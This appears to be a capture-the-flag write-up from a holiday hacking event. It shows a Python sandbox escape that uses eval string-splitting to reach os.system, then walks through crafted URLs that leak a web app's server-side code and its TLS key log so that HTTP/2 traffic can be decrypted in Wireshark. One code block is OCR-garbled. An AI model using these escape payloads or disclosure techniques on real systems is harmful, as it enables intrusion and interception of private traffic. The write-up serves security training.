Main Challenge

Network Traffic Forensics

8) Network Traffic Forensics

Difficulty:

Santa has introduced a web-based packet capture and analysis tool at https://packalyzer.kringlecastle.com to support the elves and their information security work. Using the system, access and decrypt HTTP/2 network activity. What is the name of the song described in the document sent from Holly Evergreen to Alabaster Snowball? *For hints on achieving this objective, please visit SugarPlum Mary and help her with the* ***Python Escape from LA*** *Cranberry Pi terminal challenge.*

Hint Challenge

Python Escape from LA

Cranberry Pi terminal challenge

Hint Challenge

Python Escape from LA

Cranberry Pi terminal challenge

SugarPlum Mary at 2nd floor go left from the stairs you will find him at your right .

Hi, I'm Sugarplum Mary.


I'm glad you're here; my terminal is trapped inside a python! Or maybe my python is trapped inside a terminal?

Can you please help me by escaping from the Python interpreter?

Python Escape > Check out Mark Baggett's talk upstairs

https://www.youtube.com/watch?v=ZVx2SxI3B9c

Terminal Screen



Solution

1. Watch Mark Baggett's talk about python escape :
   https://www.youtube.com/watch?v=ZVx2Sxl3B9c
2. First we to find and test methods available to escape python then import the os module,
   We have four method to escape python mentioned in the talk :
   {import , eval , exec , compile }
   if we tested each one you will find {import , exec , compile} are restricted and only {eval} are allowed .

```
>>> import os
Use of the command import is prohibited for this question.
>>> Exec
Traceback (most recent call last):
  File "<console>", line 1, in <module>
NameError: name 'Exec' is not defined
>>> exec
Use of the command exec is prohibited for this question.
>>> eval
<built-in function eval>
>>> compile
Use of the command compile is prohibited for this question.
>>>
```

3. Let's shape our command using eval :
   `os =eval('__imp'+'ort__("os")')`
4. Then we need to run ./i_escaped function inside the module using os.system :
   if you test os.system you will find it's restricted :

```
>>> os.system
Use of the command os.system is prohibited for this question.
```

5. We have to use {eval} again to escape python restrictions :
   `eval('os.sys'+'tem("./i_escaped")')`

```
>>> os =eval('__imp'+'ort__("os")')
>>> eval('os.sys'+'tem("./i_escaped")')
Loading, please wait......

That's some fancy Python hacking -
You have sent that lizard packing!

-SugarPlum Mary

You escaped! Congratulations!

0
>>>
```

Python Escape from LA Cranberry Pi terminal challenge

Yay, you did it! You escaped from the Python!

As a token of my gratitude, I would like to share a rumor I had heard about Santa's new web-based packet analyzer - Packalyzer.

Another elf told me that Packalyzer was rushed and deployed with development code sitting in the web root.

Apparently, he found this out by looking at HTML comments left behind and was able to grab the server-side source code.

There was suspicious-looking development code using environment variables to store SSL keys and open up directories.

This elf then told me that manipulating values in the URL gave back weird and descriptive errors.

I'm hoping these errors can't be used to compromise SSL on the website and steal logins.

On a toooootally unrelated note, have you seen the HTTP2 talk at at KringleCon by the Chrises? I never knew HTTP2 was so different!

HTTP/2.0 Intro and Decryption

Did you see Chris' & Chris' talk on HTTP/2.0?

Main Challenge


Network Traffic Forensics

https://packalyzer.kringlecastle.com/

Solution


1. Watch Chris' & Chris' talk about HTTP/2.0 :
   https://www.youtube.com/watch?v=YHOnxlQ6zec
2. Goto https://packalyzer.kringlecastle.com/ and register an account the login into the website

   Hint : if you get this error message "Invalid Username or Password Combination", try to register again or wait a few minutes and try to login again.
3. Let's begin with sniffing traffic to analysis :
   - Click on SNIFF TRAFFIC button and wait 20 sec to finish.
   - If look at the analyzed traffic you will find there are no useful information.
   - Download sniffed traffic file: Click Capture > download icon next to sniff name .
4. Let's open the capture file in wireshark to view traffic for any leads :
   - Open Wireshark app :
   - Select File from top menu > open > Select the file you just downloaded
   - As you can see it's all encrypted with no useful information



8	0.011882	10.126.0.105	10.126.0.3	TLSv1.2	192	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
9	0.012765	10.126.0.3	10.126.0.105	TLSv1.2	117	Change Cipher Spec, Encrypted Handshake Message
10	0.012782	10.126.0.3	10.126.0.105	TLSv1.2	104	Application Data
11	0.012967	10.126.0.105	10.126.0.3	TLSv1.2	119	Application Data
12	0.012989	10.126.0.105	10.126.0.3	TLSv1.2	122	Application Data
13	0.012999	10.126.0.3	10.126.0.105	TCP	66	443 → 52851 [ACK] Seq=3130 Ack=430 Win=44800 Len=0 TSval=1162273 TSecr=1162273
14	0.013000	10.126.0.105	10.126.0.3	TLSv1.2	108	Application Data
15	0.013105	10.126.0.3	10.126.0.105	TLSv1.2	104	Application Data
16	0.013168	10.126.0.105	10.126.0.3	TLSv1.2	221	Application Data
17	0.013796	10.126.0.105	10.126.0.3	TLSv1.2	104	Application Data
18	0.013811	10.126.0.3	10.126.0.105	TCP	66	443 → 52851 [ACK] Seq=3168 Ack=665 Win=45952 Len=0 TSval=1162273 TSecr=1162273
19	0.014308	10.126.0.3	10.126.0.105	TLSv1.2	39…	Application Data, Application Data, Application Data
20	0.014534	10.126.0.3	10.126.0.105	TLSv1.2	104	Application Data
21	0.014539	10.126.0.105	10.126.0.3	TCP	66	52851 → 443 [ACK] Seq=665 Ack=7101 Win=305664 Len=0 TSval=1162273 TSecr=1162273
22	0.014564	10.126.0.105	10.126.0.3	TLSv1.2	97	Encrypted Alert
23	0.014852	10.126.0.3	10.126.0.105	TCP	66	443 → 52851 [FIN, ACK] Seq=7101 Ack=696 Win=45952 Len=0 TSval=1162273 TSecr=1162273
24	0.016078	10.126.0.105	10.126.0.3	TCP	66	52851 → 443 [RST, ACK] Seq=696 Ack=7102 Win=305664 Len=0 TSval=1162274 TSecr=1162273
25	0.025358	10.126.0.105	10.126.0.3	TCP	74	57355 → 443 [SYN] Seq=0 Win=43690 Len=0 MSS=65495 SACK_PERM=1 TSval=1162276 TSecr=0 WS=128

   So we need the SSL keys log (as mentioned in Tutorial) to decrypt and read http2 traffic.
5. Now let's view the page source code and try to compromise SSL on the website and steal logins as elf hint suggested:
   - Right click >View Page Source > Inspect Page Source code for any useful information



```
    </div>

</body>
<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script>
<script src="https://packalyzer.kringlecastle.com:80/pub/js/jquery.ui.widget.js"></script>
<script src="https://packalyzer.kringlecastle.com:80/pub/js/jquery.iframe-transport.js"></script>
<script src="https://packalyzer.kringlecastle.com:80/pub/js/jquery.fileupload.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/materialize/0.100.2/js/materialize.min.js"></script>
<script src="https://packalyzer.kringlecastle.com:80/pub/js/custom.js"></script>
<script src="https://packalyzer.kringlecastle.com:80/pub/js/xss.js"></script>
<script src="https://packalyzer.kringlecastle.com:80/pub/js/loader.js"></script>
<script>
```

   All public files served from this folder: https://packalyzer.kringlecastle.com:80/pub/

You will find the server-side source code as elf hint suggested

```
        }
    };
    //File upload Function. All extensions and sizes are validated server-side in app.js
    $(function () {
        'use strict';
        $('#fileupload').fileupload({
            url: '/api/upload',
            dataType: 'json'
```

All extensions and sizes are validated server-side in app.js

- Let's try to grab app.js file and incept it for any leads to ssl key log , we know the public folder :
  https://packalyzer.kringlecastle.com/pub/app.js
- Inspect Page Source code for any interesting information, You will find the following :

```
const setAsync = promisify(redis_connection.set).bind(redis_connection);
const delAsync = promisify(redis_connection.del).bind(redis_connection);
const sha1 = require('sha1');
require('events').EventEmitter.defaultMaxListeners = Infinity;
const log = console.log;
const print = log;
const dev_mode = true;
const key_log_path = ( !dev_mode || __dirname + process.env.DEV + process.env.SSLKEYLOGFILE )
const options = {
  key: fs.readFileSync(__dirname + '/keys/server.key'),
  cert: fs.readFileSync(__dirname + '/keys/server.crt'),
  http2: {
```

const key_log_path = (!dev_mode || __dirname + process.env.DEV + process.env.SSLKEYLOGFILE)

the app.js uses an environment variables as elf hint suggested which lead to ssl key log file. The process.env property returns an object containing the user environment, So now we need to figure out what are actual values for DEV and SSLKEYLOGFILE to get the ssl key log file from server.

```
  http2: {
    protocol: 'h2',         // HTTP2 only. NOT HTTP1 or HTTP1.1
    protocols: [ 'h2' ],
  },
  keylog : key_log_path     //used for dev mode to view traffic. Stores a few minutes worth at a time
};

//==================================
//Standard Mongoose Connection Stuff
```

keylog : key_log_path //used for dev mode to view traffic. Stores a few minutes worth at a time

Interesting comment about sniffing and time.

load_envs() function

```
function load_envs() {
  var dirs = []
  var env_keys = Object.keys(process.env)
  for (var i=0; i < env_keys.length; i++) {
    if (typeof process.env[env_keys[i]] === "string" ) {
      dirs.push( "/"+env_keys[i].toLowerCase()+'/*') )
    }
```

This code tells us that in dev mode the load_envs() function used to modify env_dirs

router.get function

```
$Co[illegible]ï¿½ï¿½ï¿½O9F*zï¿½]ï¿½ 7ï¿½ï¿½gwï¿½ï¿½=/ï¿½ï¿½ï¿½ï¿½$yï¿½ï¿½ï¿½ï¿½ï¿½]2[illegible]j9[illegible]d[illegible]ï¿½a$oRï¿½ï¿½ï¿½

  //Route for anything in the public folder except index, home and register
router.get(env_dirs,  async (ctx, next) => {
try {
    var Session = await sessionizer(ctx);
    //Splits into an array delimited by /
    let split_path = ctx.path.split('/').clean("");
    //Grabs directory which should be first element in array
    let dir = split_path[0].toUpperCase();
    split_path.shift();
    let filename = "/"+split_path.join('/');
    while (filename.indexOf('..') > -1) {
    filename = filename.replace(/\.\./g,'');
    }
    if (!['index.html','home.html','register.html'].includes(filename)) {
    ctx.set('Content-Type',mime.lookup(__dirname+(process.env[dir] || '/pub/')+filename))
    ctx.body = fs.readFileSync(__dirname+(process.env[dir] || '/pub/')+filename)
    } else {
    ctx.status=404;
    ctx.body='Not Found';
    }
} catch (e) {
    ctx.body=e.toString();
}
});
```

This code modify url when any file requested in public folder, also tells us that `__dirname` is the main url and the public files served from pub directory if there is no `process.env` property set.

- Now we need to figure out ssl keys log file url , from previous step we know that ssl keys log file url structured as following :
  `__dirname + process.env.DEV + process.env.SSLKEYLOGFILE`
  And we know the `__dirname` , so the url should be similar to this :
  `https://packalyzer.kringlecastle.com + DEV + SSLKEYLOGFILE`
- Let's try to grab ssl keys file by manipulating url with what we know:
  `https://packalyzer.kringlecastle.com/DEV/SSLKEYLOGFILE`
  You will get this message :

  `Error: ENOENT: no such file or directory, open '/opt/http2/dev//SSLKEYLOGFILE'`

  ENOENT (No such file or directory): Commonly raised by fs operations to indicate that a component of the specified pathname does not exist — no entity (file or directory) could be found by the given path.

  Find more about node.js errors here https://nodejs.org/api/errors.html.

  Notice there is a directory named `http2` , Path `opt/http2/` is equal to the main url locally on the server, the double slash `//` .

  Try `https://packalyzer.kringlecastle.com/DEV/` , You will get this message :

  `Error: EISDIR: illegal operation on a directory, read`

  EISDIR (Is a directory): An operation expected a file, but the given pathname was a directory.


  So now we know that `process.env.DEV` returns object which is a directory named dev

  Try `https://packalyzer.kringlecastle.com/SSLKEYLOGFILE/` ,You will get the following message :

  `Error: ENOENT: no such file or directory, open '/opt/http2packalyzer_clientrandom_ssl.log/'`

Notice `http2` after `opt/` , Why there is no slash after it ?


- Let's assume based on the results above that the correct local url should be : `'/opt/http2/packalyzer_clientrandom_ssl.log'`
  So that make `SSLKEYLOGFILE = packalyzer_clientrandom_ssl.log`
  Now let's try our new url
  `https://packalyzer.kringlecastle.com/dev/packalyzer_clientrandom_ssl.log`



```
CLIENT_RANDOM 3A93DBE684E5CA0624FC00B5599AFC483BCF5FB350B5A26715FB4A804E5CC77C E92C7E4AC3806A5BD287CE266E856C54C77FE9F89291609EE6BB8FB5214817F3494E3913A4E9413BFBDFE35BAAD797E2
CLIENT_RANDOM F28684108E54197CD8F087E7E27186594043E5A7C5444E3B98AF5F95713F6C20 084791CEE0D87770C892E4FDE7B84D0B3EF2746DA2155C7D6E78882D4942F14E1A1C5B375B6AC130A1215741E239575A
CLIENT_RANDOM 85393997476ADEB02927F49B01A920D0F451FBDB1D19CEE77323881A83139D05 F791D973FB40FAE561F88A473E140EB480DA319C75A5B427692CFA19BDF8D4526ECD14A6822CE103441D435D02197320
CLIENT_RANDOM FB512C2321EA319BE70954C3170BC30F136E5F497F0703341640D9477400CFA1 101EEDEF948AF49BED3713300DDA68C032E590951199D7C017405A1D07249CFD3DC1158D1165B77EE7ED8D9D2573856C
CLIENT_RANDOM D2B1259743E61BBE1F70A3967E91538D7F25C6D0E117FA5EAC246FE7391D3118 7409F98146FF7FDC02A0C27F30C28D2BBF4F74EEE8EC63AD1B880A6E44DE852F07957E84A33DEC19D9D140C2A701BE27
CLIENT_RANDOM BB7BCDED5A8DADD1721C3107F47ED70EB8CB2C2D94265B48B5A5CC8050A411BF A5CFF38B0AE0E2549A14334BACC0AAFA923853E13764A071515FC2DFCFB323AF397AE241802A85132F998A701DD4DE69
CLIENT_RANDOM 73CB107DA5A7437C4BD954A026EBF660512C26B763F813610AA46A2BA3126D30 81B1790B42CB7184C634D07F923F8F910F052DB0C20C12D497AF79FE9443D0C4C5E1DEA30BBC05437AE1432 1D08FE348
CLIENT_RANDOM 6FEDF46631596E36411F83092D6E95D976DF15E35676BAAE5F26120B9CAF0AC3 75F4ECE40C32717ADDED8BD0668CC4ED809AD0F1526733F7ACF1129BF9ABB3BF34E1CC7F150520013F7C2BBB7422802A
CLIENT_RANDOM 5B6B0A8EA5F19A75B3CF2AD5C32FF654E7A5A0CD5604C5CECD4C9265030CB05D 26BC6B9F92357152C394839337A30C0EAD3A229CCB5AE146CD28FF9077FB399A336078CC1D1D7146DC63B745ABDC06AF
CLIENT_RANDOM FE8119166A29924B744F17973761D33D8C3D267D0D769B3029F7C14D00A01428 AC27BFFFE5865819795FD97658962E8E7BAC4D890A931B33D9197628BB69A233DC3CF2345B9ACE9418D6D18127CA697E
CLIENT_RANDOM EB65E817A9CFE864CBB2EC52A2B2178E29D3364CEADC5E2F7EA39919E29307BF 30A9C376C29628D1D848AF9EF1FEC2DAEB86FA856201C5CAE966F80EC1C142F654425511D66314F62B48F6F7F1618FDBA
CLIENT_RANDOM 3E4008CAC4B24BFF026A9F62CBF45A1D63FD7FF5E24D379D2DF8F0CC19C26D51 4AC9921D17609A1FA8168AF6A7A50707132AFA885F47B94019BA66F68B2BA5099496AC87963638FC6FD29E3670294440
CLIENT_RANDOM E82B47606D88B5E132A11A211D872FBD6C664886146 7BCF36A0AD39A7B7AB0AB 600F657494E25AC67C7416 1C2453352098 5FA6CE3047491751192 57DF0C728C2242BCC9638C5D2EF0F8DCAB23E17AB30
CLIENT_RANDOM 318A55B841C4BA3EDF4BFF82F81DD6C8E7030B27225BCF3405BF02E957A3ED25 9E86A83BAF718E5819E93BDB03216DB603E08FCAEFF8EA4008E22EE0CA98329B0496375B23010BF057584999DDC7E3546
CLIENT_RANDOM 604C5F6C2699225F3FA6431BF74605172851E535B868C0E125D9B9B7D7FDBD02 C4B7689C2CA97015F16EEC8FD39F7F6DA3E76C0828DB766796786C86909F46A2A7C68504CA303CDC5152F78C6DEA738A
CLIENT_RANDOM C45B9F76939E2671F86BE8635D48ECBAA13693261E0F2AEB989DCA6707F6521F 0954A1D562A87E04F40ABC804243C75B652794FAA5FA31BEE7F74E21A8436381171A24A8C904AD9A4483E5C3EA8D7522
CLIENT_RANDOM 32687C1FE177D5CE1C6910BC2C56D150E251BC4042F2FC5AC41CB23DD4E00044 8E4D81A79B2CD14BDCF7013C14E5D62045DB144D0E5B14AEEDEC15606D80250DED9A2A66806856242 0D0F17D4143DCF7
CLIENT_RANDOM DCCD8871AE7C2EAD06D327D8AC4C6429BB3942BFFC248EBA4C08E9D1E82F1EF8 04906D48375784233A1640439DBCBA373176E11A80B04644F5551DEDDA6977AC5A511A0C93D6AC1B5BF901CFFFEF3060
CLIENT_RANDOM FD1FC9864770681 3AF0EDE5719E9B053BC2D7C649DDE092CFDD53B3B06FA4C8C 9181C72A7CC4BEBD05FF3935194 2C36CCFE81AA52DAC2348D4AC5DC001421A2D899A4E44206 1F067B2197309DA46FD2D
CLIENT_RANDOM D62538EE789E670C1BACB9BADF00E3D56553245FEAE4AC3D4EC977C9F7C4E3C0 4CBFC5BD2E7E800D2581D589A2E71C301D93F3F095012D2B4DC143B8B914733C6F3B668BF4C61DDC46CF41623E2C0D518
CLIENT_RANDOM DD4FDD5A3195B14C6895946A7E43958828EEDD200B24FFB7935FB8E6C2AD88B7 8A4F61EA17941AB9537F37DE5E2B5960DA16F8DBC1A1380370FE84094B3661C4DCA2B09ABB833820BEC7BCC5C8FAA21E
CLIENT_RANDOM 66FC575CBBDA57FC308482D6693FEC89AA8B55715A01587F32576AC64CDBBFF4 630BAAB50CFC1C71D3502F89D9111C3009E6B4DDC3AF37025B64D93399D34029016469566042410339047666D2F47419
CLIENT_RANDOM FFB297C7CA3F1E663005597 72C31E6C81825620 0A486AF1AE410705EF1734949 28E681D9F50C240170FAC5CE6D30C784FA690CBD60C6284020060F872E950F60F6D9B6F83DE18B7C1DF147CEFC1F35B4
```


Bingo you got the file , Save it > right click > save page as > save

- Let's test the ssl key log on wireshark :
  1. Click wireshark from upper menu > Preferences
  2. Expand Protocols on the left > Select SSL
  4. Click Browse under " Pre-MasterSecert Log filename" and upload ssl keys log file



After you import the ssl key log you will see traffic still not decrypted because ssl keys not related to this pcap, So we need to capture more as the comment in app.js said .

6. Go back to https://packalyzer.kringlecastle.com/ , Let's capture a few minutes , Repeat capture process until you get about 13 captures which equals to 4.5 - 5 minutes then just download the last capture.
7. Download SSL key log file again then import it into Wireshark




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.126.0.106	10.126.0.3	TCP	74	55493 → 443 [SYN] Seq=0 Win=43690 Len=0 MSS=65495 SACK_PERM=1 TSval=8219099 TSecr=0 WS=128
2	0.000012	10.126.0.3	10.126.0.106	TCP	74	443 → 55493 [SYN, ACK] Seq=0 Ack=1 Win=43690 Len=0 MSS=65495 SACK_PERM=1 TSval=8219099 TSecr=82…
3	0.000021	10.126.0.106	10.126.0.3	TCP	66	55493 → 443 [ACK] Seq=1 Ack=1 Win=43776 Len=0 TSval=8219099 TSecr=8219099
4	0.009600	10.126.0.106	10.126.0.3	TLSv1.2	260	Client Hello
5	0.009632	10.126.0.3	10.126.0.106	TCP	66	443 → 55493 [ACK] Seq=1 Ack=195 Win=44800 Len=0 TSval=8219101 TSecr=8219101
6	0.011720	10.126.0.3	10.126.0.106	TLSv1.2	31…	Server Hello, Certificate, Server Key Exchange, Server Hello Done
7	0.011730	10.126.0.106	10.126.0.3	TCP	66	55493 → 443 [ACK] Seq=195 Ack=3041 Win=174720 Len=0 TSval=8219102 TSecr=8219102
8	0.012801	10.126.0.106	10.126.0.3	TLSv1.2	192	Client Key Exchange, Change Cipher Spec, Finished
9	0.014238	10.126.0.3	10.126.0.106	TLSv1.2	117	Change Cipher Spec, Finished
10	0.014347	10.126.0.3	10.126.0.106	HTTP2	104	SETTINGS[0]
11	0.014648	10.126.0.106	10.126.0.3	HTTP2	119	Magic
12	0.014681	10.126.0.106	10.126.0.3	HTTP2	122	SETTINGS[0]
13	0.014689	10.126.0.106	10.126.0.3	HTTP2	108	WINDOW_UPDATE[0]
14	0.014737	10.126.0.3	10.126.0.106	TCP	66	443 → 55493 [ACK] Seq=3130 Ack=472 Win=44800 Len=0 TSval=8219103 TSecr=8219103
15	0.014739	10.126.0.106	10.126.0.3	HTTP2	221	HEADERS[1]: GET /
16	0.015127	10.126.0.3	10.126.0.106	HTTP2	104	SETTINGS[0]
17	0.016032	10.126.0.106	10.126.0.3	HTTP2	104	SETTINGS[0]
18	0.017091	10.126.0.3	10.126.0.106	HTTP2	39…	DATA[1]
19	0.017444	10.126.0.3	10.126.0.106	HTTP2	104	DATA[1] (text/html)
20	0.017449	10.126.0.106	10.126.0.3	TCP	66	55493 → 443 [ACK] Seq=665 Ack=7101 Win=305664 Len=0 TSval=8219103 TSecr=8219103
21	0.017585	10.126.0.106	10.126.0.3	TLSv1.2	97	Alert (Level: Warning, Description: Close Notify)

As you can see we successfully decrypted the traffic, and we have http2 traffic.

8. Let's analysis the traffic :
   01. Filter the traffic by `http2`, write `http2` in "Apply a Display filter " box
   02. We are looking for communication between Holly Evergreen to Alabaster Snowball , let's filter the traffic which contain "`alabaster`" name , write the following in "Apply a Display filter " box :


       `http2 contains "alabaster"`



http2 contains "alabaster"

No.	Time	Source	Destination	Protocol	Length	Info
138	1.080392	10.126.0.3	10.126.0.104	HTTP2	10…	DATA[1], DATA[1]
212	5.059667	10.126.0.3	10.126.0.104	HTTP2	10…	DATA[1], DATA[1]

   03. Right click on traffic raw > Follow > SSL stream :



67045169_9-1-2019_14-21-10.pcap — Wireshark · Follow SSL Stream (tcp.stream eq 5) · 67045169_9-1-2019_14-21-10.pcap

